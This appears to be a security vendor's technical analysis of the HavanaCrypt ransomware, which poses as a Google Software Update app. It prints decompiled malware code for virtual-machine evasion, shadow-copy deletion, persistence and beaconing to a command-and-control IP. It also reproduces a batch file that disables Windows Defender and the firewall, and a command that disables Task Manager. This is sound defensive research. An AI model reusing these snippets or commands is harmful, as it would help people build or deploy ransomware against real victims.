Brand-New HavanaCrypt Ransomware Poses as Google Software Update App, Uses Microsoft Hosting Service IP Address as C&C Server

: 7/6/2022

We recently found a new ransomware family, which we have dubbed as HavanaCrypt, that disguises itself as a Google Software Update application and uses a Microsoft web hosting service IP address as its command-and-control server to circumvent detection.

By: Nathaniel Morales, Monte de Jesus, Ivan Nicole Chavez, Bren Matthew Ebriega, Joshua Paul Ignacio July 06, 2022 Read time: (words)

Ransomware is not at all novel, but it continues to be one of the top cyberthreats in the world today. In fact, according to data from Trend Micro™ Smart Protection Network™, we detected and blocked more than 4.4 million ransomware threats across email, URL, and file layers in the first quarter of 2022 — a 37% increase in overall ransomware threats from the fourth quarter of 2021.

Ransomware's pervasiveness is rooted in its being evolutionary: It employs ever-changing tactics and schemes to deceive unwitting victims and successfully infiltrate environments. For example, this year, there have been reports of ransomware being distributed as fake Windows 10, Google Chrome, and Microsoft Exchange updates to fool potential victims into downloading malicious files.

Recently, we found a brand-new ransomware family that employs a similar scheme: It disguises itself as a Google Software Update application and uses a Microsoft web hosting service IP address as its command-and-control (C&C) server to circumvent detection. Our investigation also shows that this ransomware uses the QueueUserWorkItem function, a .NET System.Threading namespace method that queues a method for execution, and the modules of KeePass Password Safe, an open-source password manager, during its file encryption routine.

In this blog entry, we provide an in-depth technical analysis of the infection techniques of this new ransomware family, which we have dubbed HavanaCrypt.

Arrival

HavanaCrypt arrives as a fake Google Software Update application.




Figure 1. The file description of the binary file of HavanaCrypt

This malware is a .NET-compiled application and is protected by Obfuscar, an open-source .NET obfuscator used to help secure codes in a .NET assembly.




Figure 2. The properties of the binary file of HavanaCrypt as shown in the Detect It Easy tool, a program used to determine file types

The malware also has multiple anti-virtualization techniques that help it avoid dynamic analysis when executed in a virtual machine. To analyze the sample and generate the deobfuscated code, we used tools such as de4dot and DeObfuscar.





Figure 3. An obfuscated HavanaCrypt ransomware code sample


Figure 4. A deobfuscated HavanaCrypt ransomware code sample

Upon execution, HavanaCrypt hides its window by using the ShowWindow function with parameter 0 (SW_HIDE).

```
private static void C3554254475(bool bool_0)
{
    IntPtr consoleWindow = C453955339.GetConsoleWindow();
    if (bool_0)
    {
        C453955339.ShowWindow(consoleWindow, 0);
    }
    else
    {
        C453955339.ShowWindow(consoleWindow, 5);
    }
}
```
Figure 5. The ShowWindow function as it is used by HavanaCrypt

HavanaCrypt then checks the AutoRun registry to see whether the “GoogleUpdate” registry is present. If the registry is not present, the malware continues with its malicious routine.



```
public static bool C3554254475(int int_0, string string_0, string string_1)
{
    RegistryKey registryKey = C4067256894.C3554254475(int_0, string_0);
    bool result;
    if (registryKey == null)
    {
        result = false;
    }
    else
    {
        object value = registryKey.GetValue(string_1);
        result = (value != null);
    }
    return result;
}
```

```
private static string[] C3554254475 = new string[]
{
    "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",
    "GoogleUpdate"
};
```

Figure 6. The function containing the parameters used by HavanaCrypt in checking the registry key

It then proceeds with its anti-virtualization routine, where it terminates itself if the system is found running in a virtual machine environment.

Antivirtualization

HavanaCrypt has four stages of checking whether the infected machine is running in a virtualized environment.

Figure 7. The function used by HavanaCrypt to implement its antivirtualization mechanism.

```
// Token: 0x060003DD RID: 989 RVA: 0x00041484 File Offset: 0x0003F884
public static bool C112844655()
{
    ServiceController[] services = ServiceController.GetServices();
    bool result;
    if (services != null)
    {
        string[] c3554254475 = C1342839628.C3554254475;
        for (int i = 0; i < c3554254475.Length; i++)
        {
            string text = c3554254475[i];
            ServiceController[] array = services;
            for (int j = 0; j < array.Length; j++)
            {
                ServiceController serviceController = array[j];
                if (string.Compare(serviceController.ServiceName.ToLower(), text.ToLower()) == 0)
                {
                    result = true;
                    return result;
                }
            }
        }
    }
    string[] c = C1342839628.C1255198513;
    for (int k = 0; k < c.Length; k++)
    {
        string path = c[k];
        if (File.Exists(path))
        {
            result = true;
            return result;
        }
    }
    if (C1342839628.C1037565863 != null)
    {
        string[] c3904355907 = C1342839628.C3904355907;
        for (int l = 0; l < c3904355907.Length; l++)
        {
            string value = c3904355907[l];
            if (C1342839628.C1037565863.Contains(value))
            {
                result = true;
                return result;
            }
        }
    }
    string text2 = "";
    string[] c2 = C1342839628.C1908338681;
    for (int m = 0; m < c2.Length; m++)
    {
        string value2 = c2[m];
        if (text2.Contains(value2))
        {
            result = true;
            return result;
        }
    }
    result = false;
```

Figure 8. The entire antivirtualization routine of HavanaCrypt

First, it checks for services used by virtual machines such as VMWare Tools and vmmouse.

```
ServiceController[] services = ServiceController.GetServices();
if (services != null)
{
    foreach (string text in C1342839628.C3554254475)
    {
        foreach (ServiceController serviceController in services)
        {
            if (string.Compare(serviceController.ServiceName.ToLower(), text.ToLower()) == 0)
            {
                return true;
            }
        }
    }
}
```

```
private static readonly string[] C3554254475 = new string[]
{
    "VMTools",
    "Vmhgfs",
    "VMMEMCTL",
    "Vmmouse",
    "Vmrawdsk",
    "Vmusbmouse",
    "Vmvss",
    "Vmscsi",
    "Vmxnet",
    "vmx_svga",
    "Vmware Tools",
    "Vmware Physical Disk Helper Service"
};
```

Figure 9. The services being checked by HavanaCrypt

Second, it checks for the usual files that are related to virtual machine applications.

```
foreach (string path in C1342839628.C1255198513())
{
    if (File.Exists(path))
    {
        return true;
    }
}
```

```
// Token: 0x0400025E RID: 606
private static readonly string[] C1255198513 = new string[]
{
    "C:\\Windows\\System32\\Drivers\\Vmmouse.sys",
    "C:\\Windows\\System32\\Drivers\\vm3dgl.dll",
    "C:\\Windows\\System32\\Drivers\\vmdum.dll",
    "C:\\Windows\\System32\\Drivers\\vm3dver.dll",
    "C:\\Windows\\System32\\Drivers\\vmtray.dll",
    "C:\\Windows\\System32\\Drivers\\VMToolsHook.dll",
    "C:\\Windows\\System32\\Drivers\\vmmousever.dll",
    "C:\\Windows\\System32\\Drivers\\vmhgfs.dll",
    "C:\\Windows\\System32\\Drivers\\vmGuestLib.dll",
    "C:\\Windows\\System32\\Drivers\\VmGuestLibJava.dll",
    "C:\\Windows\\System32\\Driversvmhgfs.dll",
    "C:\\Windows\\System32\\Drivers\\VBoxMouse.sys",
    "C:\\Windows\\System32\\Drivers\\VBoxGuest.sys",
    "C:\\Windows\\System32\\Drivers\\VBoxSF.sys",
    "C:\\Windows\\System32\\Drivers\\VBoxVideo.sys",
    "C:\\Windows\\System32\\vboxdisp.dll",
    "C:\\Windows\\System32\\vboxhook.dll",
    "C:\\Windows\\System32\\vboxmrxnp.dll",
    "C:\\Windows\\System32\\vboxogl.dll",
    "C:\\Windows\\System32\\vboxoglarrayspu.dll",
    "C:\\Windows\\System32\\vboxoglcrutil.dll",
    "C:\\Windows\\System32\\vboxoglerrorspu.dll",
    "C:\\Windows\\System32\\vboxoglfeedbackspu.dll",
    "C:\\Windows\\System32\\vboxoglpackspu.dll",
    "C:\\Windows\\System32\\vboxoglpassthroughspu.dll",
    "C:\\Windows\\System32\\vboxservice.exe",
    "C:\\Windows\\System32\\vboxtray.exe",
    "C:\\Windows\\System32\\VBoxControl.exe"
};
```

Figure 10. The virtual machine files being checked by HavanaCrypt

Third, it checks for file names used by virtual machines for their executables.

```
foreach (string value in C1342839628.C3904355907())
{
    if (C1342839628.C1037565863.Contains(value))
    {
        return true;
    }
}
```

```
private static readonly string[] C3904355907 = new string[]
{
    "vmtoolsd.exe",
    "vmwaretrat.exe",
    "vmwareuser.exe",
    "vmacthlp.exe",
    "vboxservice.exe",
    "vboxtray.exe",
    "vbox.exe"
};
```

Figure 11. The virtual machine executables being checked by HavanaCrypt

Last, it checks the machine's MAC address and compares it to organizationally unique identifier (OUI) prefixes that are typically used by virtual machines.

```
foreach (string value2 in C1342839628.C1908338681())
{
    if (text2.Contains(value2))
    {
        return true;
    }
}
return false;
```

```
private static readonly string[] C1908338681 = new string[]
{
    "00:05:69",
    "00:0C:29",
    "00:1C:14",
    "00:50:56",
    "08:00:27"
};
```

Figure 12. The OUI prefixes being checked by HavanaCrypt

Range or prefix	Product
00:05:69	VMware ESX and VMware GSX Server
00:0C:29	Standalone VMware vSphere, VMware Workstation, and VMware Horizon
00:1C:14	VMWare
00:50:56	VMware vSphere, VMware Workstation, and VMware ESX Server
08:00:27	Oracle VirtualBox 5.2

Table 1. Virtual machines' OUI ranges or prefixes

After verifying that the victim machine is not running in a virtual machine, HavanaCrypt downloads a file named "2.txt" from 20[.]227[.]128[.]33,a Microsoft web hosting service IP address,and saves it as a batch (.bat) file with a file name

containing between 20 and 25 random characters.


Figure 13. The details of the Microsoft web hosting service IP address

(Image source: AbuseIPDB)

It then proceeds to execute the batch file using cmd.exe with a “/c start” parameter. The batch file contains commands that are used to configure Windows Defender scan preferences to allow any detected threat in the “%Windows%” and “%User%” directories.

Figure 14. The function that contains the downloading and execution of the batch file

Figure 15. The Base64-encoded 2.txt file as seen on the Microsoft web hosting service IP address



```
@echo off
title
powershell -inputformat none -outputformat none -NonInteractive -Command "Add-MpPreference
-ExclusionPath "C:/Windows"
powershell -inputformat none -outputformat none -NonInteractive -Command "Add-MpPreference
-ExclusionPath "C:/Users"
powershell.exe -command "Set-MpPreference -DisableRealtimeMonitoring"
powershell.exe -command "Set-MpPreference -EnableControlledFolderAccess Disabled"
powershell.exe -command "Set-MpPreference -PUAProtection disable"
powershell.exe -command "Set-MpPreference -HighThreatDefaultAction 6 -Force"
powershell.exe -command "Set-MpPreference -ModerateThreatDefaultAction 6"
powershell.exe -command "Set-MpPreference -LowThreatDefaultAction 6"
powershell.exe -command "Set-MpPreference -SevereThreatDefaultAction 6"
powershell.exe -command "Set-MpPreference -ScanScheduleDay 8"
powershell.exe -command "netsh advfirewall set allprofiles state off"
timeout 3 >nul
exit
```

Figure 16. The decoded batch file downloaded from the Microsoft web hosting service IP address

HavanaCrypt also terminates certain processes that are found running in the machine:


- agntsvc
- axlbridge
- ccevtmgr
- ccsetmgr
- contoso1
- culserver
- culture
- dbeng50
- dbeng8
- dbsnmp
- dbsrv12
- defwatch
- encsvc
- excel
- fdlauncher
- firefoxconfig
- httpd
- infopath
- isqlplussvc
- msaccess

- msdtc
- msdtsrvr
- msftesql
- msmdsrv
- mspub
- mssql
- mssqlserver
- mydesktopqos
- mydesktopservice
- mysqld
- mysqld-nt
- mysqld-opt
- ocautoupds
- ocomm
- ocssd
- onenote
- oracle
- outlook
- powerpnt
- qbcfmonitorservice
- qbdbmgr
- qbidpservice
- qbupdate
- qbw32
- quickboooks.fcs
- ragui
- rtvscan
- savroam
- sqbcoreservice
- sqladhlp
- sqlagent
- sqlbrowser
- sqlserv
- sqlserveragent
- sqlservr
- sqlwriter
- steam
- supervise
- synctime
- tbirdconfig
- thebat
- thebat64
- thunderbird
- tomcat6
- vds
- visio
- vmware-converter
- vmware-usbarbitator64
- winword
- word
- wordpad
- wrapper
- wxserver
- wxserverview
- xfssvccon
- zhudongfangyu
- zhundongfangyu

Figure 17. The processes that HavanaCrypt terminates

It should be noted that this list includes processes that are part of database-related applications, such as Microsoft SQL Server and MySQL. Desktop apps such as Microsoft Office and Steam are also terminated.

After it terminates all relevant processes, HavanaCrypt queries all available disk drives and proceeds to delete the shadow copies and resize the maximum amount of storage space to 401 MB.



```
// Token: 0x06000348 RID: 936 RVA: 0x000407E0 File Offset: 0x0003E8E0
public static void C2746444292()
{
    string[] logicalDrives = Environment.GetLogicalDrives();
    string string_ = "vssadmin Delete Shadows /all /quiet";
    string[] array = new string[]
    {
        "vssadmin resize shadowstorage /for={0}: /on={1}: /maxsize=401MB",
        "vssadmin resize shadowstorage /for={0}: /on={1}: /maxsize=unbounded"
    };
    C4067256894.C3904355907(string_);
    foreach (string text in logicalDrives)
    {
        char c = text[0];
        C4067256894.C3904355907(string.Format(array[0], c, c));
        C4067256894.C3904355907(string.Format(array[1], c, c));
    }
    C4067256894.C3904355907(string_);
}
```

Figure 18. HavanaCrypt deleting shadow copies and resizing the maximum storage space of available drives to 401 MB

It also checks for system restore instances via Windows Management Instrumentation (WMI) and proceeds to delete them by using theSRRemoveRestorePoint function.

Figure 19. HavanaCrypt deleting system restore instances via WMI

It then drops copies of itself in the %ProgramData% and %StartUp% folders in the form of executable (.exe) files with different file names containing between 10 and 15 random characters. Their attributes are then set to “Hidden” and “System File.”

Figure 20. HavanaCrypt dropping copies of itself in the %ProgramData% and %StartUp% folders

```
private static void C3554254475(string string_0, byte[] byte_0)
{
    try
    {
        if (!File.Exists(string_0))
        {
            File.WriteAllBytes(string_0, byte_0);
            File.SetAttributes(string_0, FileAttributes.Hidden | FileAttributes.System);
        }
    }
    catch
    {
    }
}
```

Figure 21. HavanaCrypt setting the dropped files as “Hidden” and “System File”

HavanaCrypt also drops a file named “vallo.bat” onto %User Startup%, which contains functions that can disable the Task Manager.




Figure 22. HavanaCrypt dropping vallo.bat onto %User Startup%

```
vallo.bat
1  REG add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableTaskMgr /t
   REG_DWORD /d 1 /fad
```

Figure 23. The content of vallo.bat

Gathering of machine information

HavanaCrypt uses the QueueUserWorkItem function to implement thread pooling for its other payloads and encryption threads. This function is used to execute a task when a thread pool becomes available.

```
if (C3187964512.C1037565863())
{
    ThreadPool.QueueUserWorkItem(new WaitCallback(C3187964512.C3554254475), "E");
}
else if (C1342839628.C3554254475())
{
    C3187964512.C1255198513();
    C3187964512.C3554254475();
    C3187964512.C2746444292();
    C3187964512.C3904355907();
    string location = Assembly.GetEntryAssembly().Location;
    byte[] byte_ = File.ReadAllBytes(location);
    string str = C3187964512.C3904355907(10);
    C3187964512.C3554254475(Environment.ExpandEnvironmentVariables("%ProgramData%") + "\\" + str + ".exe",
      byte_);
    C4067256894.C1255198513(1, C3187964512.C3554254475[0], C3187964512.C3554254475[1],
      Environment.ExpandEnvironmentVariables("%ProgramData%") + "\\" + str + ".exe");
    C3187964512.C3554254475(Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\" +
      C3187964512.C3904355907(10) + ".exe", byte_);
    C3187964512.C3554254475(Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\vallo.bat",
      "REG add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System /v DisableTaskMgr /t
      REG_DWORD /d 1 /fac");
    ThreadPool.QueueUserWorkItem(new WaitCallback(C3187964512.C3554254475), "E");
```

Figure 24. The QueueUserWorkItem function as it is used by HavanaCrypt

It also uses the DebuggerStepThrough attribute, which causes it to step through the code during debugging instead of stepping into it. This attribute must be removed before one can analyze the function inside.

```
[AsyncStateMachine(typeof(C3187964512.C1255198513)), DebuggerStepThrough]
private static void C3554254475(object object_0)
{
    C3187964512.C1255198513 c = new C3187964512.C1255198513();
    c.C3554254475 = AsyncVoidMethodBuilder.Create();
    c.C3554254475 = object_0;
    c.C3554254475 = -1;
    c.C3554254475.Start<C3187964512.C1255198513>(ref c);
}
```

Figure 25. The DebuggerStepThrough attribute as it is used by HavanaCrypt

Before it proceeds with its encryption routine, HavanaCrypt gathers certain pieces of information and sends them to its C&C server, 20[.]227[.]128[.]33/index.php. These are the unique identifier (UID) and the token and date.

UID

The UID contains the machine's system fingerprint. HavanaCrypt gathers pieces of machine information and combines them, by appending one to another, before converting the information into its SHA-256 hash in the format:

[{Number of Cores}{ProcessorID}{Name}{SocketDesignation}] BIOS Information [{Manufacturer}{BIOS Name}{Version}] Baseboard Information [{Name}]

```
StringBuilder stringBuilder = new StringBuilder();
ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("root\\CIMV2", "SELECT * FROM
  Win32_Processor");
using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = managementObjectSearcher.Get
  ().GetEnumerator())
{
    while (enumerator.MoveNext())
    {
        ManagementObject managementObject = (ManagementObject)enumerator.Current;
        stringBuilder.Append(managementObject["NumberOfCores"]);
        stringBuilder.Append(managementObject["ProcessorId"]);
        stringBuilder.Append(managementObject["Name"]);
        stringBuilder.Append(managementObject["SocketDesignation"]);
    }
}
managementObjectSearcher = new ManagementObjectSearcher("root\\CIMV2", "SELECT * FROM Win32_BIOS");
using (ManagementObjectCollection.ManagementObjectEnumerator enumerator2 = managementObjectSearcher.Get
  ().GetEnumerator())
{
    while (enumerator2.MoveNext())
    {
        ManagementObject managementObject2 = (ManagementObject)enumerator2.Current;
        stringBuilder.Append(managementObject2["Manufacturer"]);
        stringBuilder.Append(managementObject2["Name"]);
        stringBuilder.Append(managementObject2["Version"]);
    }
}
managementObjectSearcher = new ManagementObjectSearcher("root\\CIMV2", "SELECT * FROM Win32_BaseBoard");
using (ManagementObjectCollection.ManagementObjectEnumerator enumerator3 = managementObjectSearcher.Get
  ().GetEnumerator())
{
    while (enumerator3.MoveNext())
    {
        ManagementObject managementObject3 = (ManagementObject)enumerator3.Current;
        stringBuilder.Append(managementObject3["Product"]);
    }
}
```

Figure 26. The function used by HavanaCrypt to gather machine information

```
byte[] bytes = Encoding.ASCII.GetBytes(stringBuilder.ToString());
SHA256Managed sHA256Managed = new SHA256Managed();
byte[] value = sHA256Managed.ComputeHash(bytes);
return BitConverter.ToString(value).ToLower().Replace("-", "");
```

Figure 27. HavanaCrypt converting its gathered machine information into a SHA-256 hash

The pieces of machine information that HavanaCrypt gathers include:

- The number of processor cores
- The processor ID
- The processor name
- The socket designation
- The motherboard manufacturer
- The motherboard name
- The BIOS version
- The product number

Token and date

HavanaCrypt replaces the string “index.php” with “ham.php” to send a GETrequest to its C&C server (hxxp[:]//20[.]227[.]128[.]33/ham.php) using “Havana/1.0” as the user agent.

```
HttpClientHandler expr_2B = new HttpClientHandler();
Func<HttpRequestMessage, X509Certificate2, X509Chain, SslPolicyErrors, bool> arg_4B_1;
if ((arg_4B_1 = C1801730948.C3554254475.C1255198513) == null)
{
    arg_4B_1 = (C1801730948.C3554254475.C1255198513 = new Func<HttpRequestMessage, X509Certificate2, X509Chain,
      SslPolicyErrors, bool>(C1801730948.C3554254475.C3554254475.C1255198513));
}
expr_2B.ServerCertificateCustomValidationCallback = arg_4B_1;
C1801730948.C3554254475 = new HttpClient(expr_2B)
{
    BaseAddress = new Uri(C1801730948.C2746444292.Replace("index.php", "ham.php"))
};
C1801730948.C3554254475.DefaultRequestHeaders.Add("User-Agent", "Havana/1.0");
HttpRequestMessage request = new HttpRequestMessage(HttpMethod.Get, "");
Task<HttpResponseMessage> task = C1801730948.C3554254475.SendAsync(request);
```

```
// Token: 0x04000268 RID: 616
private static string C2746444292 = "http://20.227.128.33/index.php";
```

Figure 28. The function used by HavanaCrypt to send a GET request to its C&C server

Figure 29. The response from 20[.]227[.]128[.]33/ham.php that we obtained via Fiddler, a web application debugging tool

HavanaCrypt decodes the response from ham.php in Base64 and decrypts it via the AES decryption algorithm using these parameters:

- Aes.key: d8045c7174c2649e96e68a01a5d77f7dec4846ebebb7ed04fa8b1325c14d84b0 (SHA-256 of "HOLAKiiaa##~~@#!2100")
- Aes.IV: consists of 16 sets of 00 bytes

HavanaCrypt then stores the output in two different arrays with "–" as their delimiter. The first array is used as the token, while the second is used as the date.




Figure 30. The initialization of parameters to be used by HavanaCrypt in AES decryption

Figure 31. Decryption by HavanaCrypt via AES

Using CyberChef, a web app that provides operations such as encoding and encryption, we replicated HavanaCrypt's decryption routine using the response from 20[.]227[.]128[.]33/ham.php:

- Output: d388ed2139d0703b7c2a810b09e513652eb9402c92304addd34679e21a826537-1655449622
- Token: d388ed2139d0703b7c2a810b09e513652eb9402c92304addd34679e21a826537
- Date: 1655449622




Figure 32. Our replication of HavanaCrypt's decryption routine using the CyberChef app

After gathering all the necessary machine information, HavanaCrypt sends it via a POSTrequest to hxxp://20[.]227[.]128[.]33/index.php using "Havana/1.0" as the user agent.

Figure 33. HavanaCrypt's POST request to hxxp[:]20[.]227[.]128[.]33/index[.]php that we obtained using Fiddler

If the request is successful, HavanaCrypt receives a response that contains the encryption key, the secret key, and other details.

```
HTTP/1.1 200 OK
Date: Thu, 16 Jun 2022 03:30:12 GMT
Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n
Set-Cookie: PHPSESSID=3qds2shrpjktl5l957c7s4k9kj; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 750
Content-Type: application/json

{
    "success": true,
    "Ready": true,
    "SecretKey": "2dfq8oKgKKX1t8XCexy87skbvk8\/2ZkGYYZiAeaZfeO+YseajIoX+\/Eg8L+gXh9mvjIcCZxPrAVMB9bHq
    "EncryptionKey": "4m5clG5KHnLFQ+O8q2SL7L8czty48cAAcIqOnXwxLOxJQS\/3SmrBMBJCd5EvdOQ+",
    "SessionID": "bJxITvKXZRB7"
}
```

Figure 34. The response from hxxp[:]20[.]227[.]128[.]33/index[.]php that we obtained using Fiddler

HavanaCrypt checks whether hava.info is already present in “%AppDataLocal%/Google/Google Software Update/1.0.0.0”. If it does not find the file, it drops the hava.info file, which contains the RSA key generated by HavanaCrypt using the RSACryptoServiceProvider function.




Figure 35. The contents of hava.info that we obtained using HIEW, a console hex editor

```
public static void C3554254475(ref C2181537457 c2181537457_0, ref C2181537457 c2181537457_1)
{
    using (RSA rSA = new RSACryptoServiceProvider())
    {
        rSA.KeySize = 2048;
        string s = rSA.ToXmlString(true);
        byte[] bytes = C1130791706.C1255198513().GetBytes(s);
        c2181537457_0 = new C2181537457(true, bytes);
        C878818188.C3554254475(ref s);
        C878818188.C3554254475(ref bytes);
        string s2 = rSA.ToXmlString(false);
        byte[] bytes2 = C1130791706.C1255198513().GetBytes(s2);
        c2181537457_1 = new C2181537457(true, bytes2);
        C878818188.C3554254475(ref s2);
        C878818188.C3554254475(ref bytes2);
    }
}
```

Figure 36. HavanaCrypt’s generation of an RSA key using the RSACryptoServiceProvider function

Encryption routine

We have observed that HavanaCrypt uses KeePass Password Safe modules during its encryption routine. In particular, it uses the CryptoRandom function to generate random keys needed for encryption. The similarity between the function used by HavanaCrypt and the KeePass Password Safe module from GitHub is evident.

```
public static C2746444292 C3554254475()
{
    object c3554254475 = C2746444292.C3554254475;
    C2746444292 c2746444292;
    lock (c3554254475)
    {
        c2746444292 = C2746444292.C3554254475;
        if (c2746444292 == null)
        {
            c2746444292 = new C2746444292();
            C2746444292.C3554254475 = c2746444292;
        }
    }
    return c2746444292;
}
```

Figure 37. The functions used by HavanaCrypt in generating random bytes

Figure 38. A snippet of KeePass Password Safe's code from GitHub

HavanaCrypt encrypts files and appends ".Havana" as a file name extension.




Figure 39. HavanaCrypt's encryption routine

It avoids encrypting files with certain extensions, including files that already have the appended ".Havana" extension.

Figure 40. The function used by HavanaCrypt to avoid certain file name extensions

```
private readonly List<string> C3904355907 = new List<string>
{
    ".dll",
    ".lnk",
    ".sys",
    ".msi",
    ".bat",
    ".iso",
    ".Havana"
};
```

Figure 41. The file name extensions files of which HavanaCrypt avoids encrypting

HavanaCrypt also avoids encrypting files found in certain directories.

```
private readonly List<string> C3554254475 = new List<string>
{
    "tmp",
    "winnt",
    "application data",
    "appdata",
    "temp",
    "thumb",
    "$recycle.bin",
    "system volume information",
    "program files",
    "program files (x86)",
    "windows",
    "boot",
    "bios",
    "programdata",
